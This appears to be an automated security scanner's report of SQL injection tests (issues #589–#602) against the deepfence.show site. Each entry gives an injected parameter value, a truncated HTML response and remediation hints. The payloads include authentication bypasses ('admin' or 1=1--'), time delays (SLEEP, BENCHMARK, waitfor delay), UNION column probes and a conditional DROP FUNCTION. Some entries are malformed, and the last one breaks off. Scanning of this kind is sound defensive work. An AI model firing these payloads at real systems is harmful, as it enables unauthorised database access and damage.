Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 1=0</td></tr></table>	Name	Value	demouser@deepfence.io	AND 1=0
Name	Value				
demouser@deepfence.io	AND 1=0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#589

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>;waitfor delay '0:0:5'--</td></tr></table>	Name	Value	demouser@deepfence.io	;waitfor delay '0:0:5'--
Name	Value				
demouser@deepfence.io	;waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#590				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	;%00	
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...></script></html>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#591		

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin' or 1=1--</td></tr></table>		Name	Value	demouser@deepfence.io	admin' or 1=1--
Name	Value					
demouser@deepfence.io	admin' or 1=1--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]					

Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number	#592	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 25--</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 25--
Name	Value					
demouser@deepfence.io	ORDER BY 25--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#593					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	admin" or "1"="1"/*

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#594

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#595				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#596

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#597

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin" or "1"="1</td></tr></table>	Name	Value	demouser@deepfence.io	admin" or "1"="1
Name	Value				
demouser@deepfence.io	admin" or "1"="1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__DF_CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#598				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td> UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 -- </td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8l02OQ.js"></script><script language= "javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </ script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4- bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data: image/png;base64, iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJ bWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSjDMLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQ IcqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#599				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#600	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9 --</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9 --
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9 --					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAagCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZS BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#601					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--</td></tr></table>	Name	Value	demouser@deepfence.io	IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--
Name	Value				
demouser@deepfence.io	IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#602				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
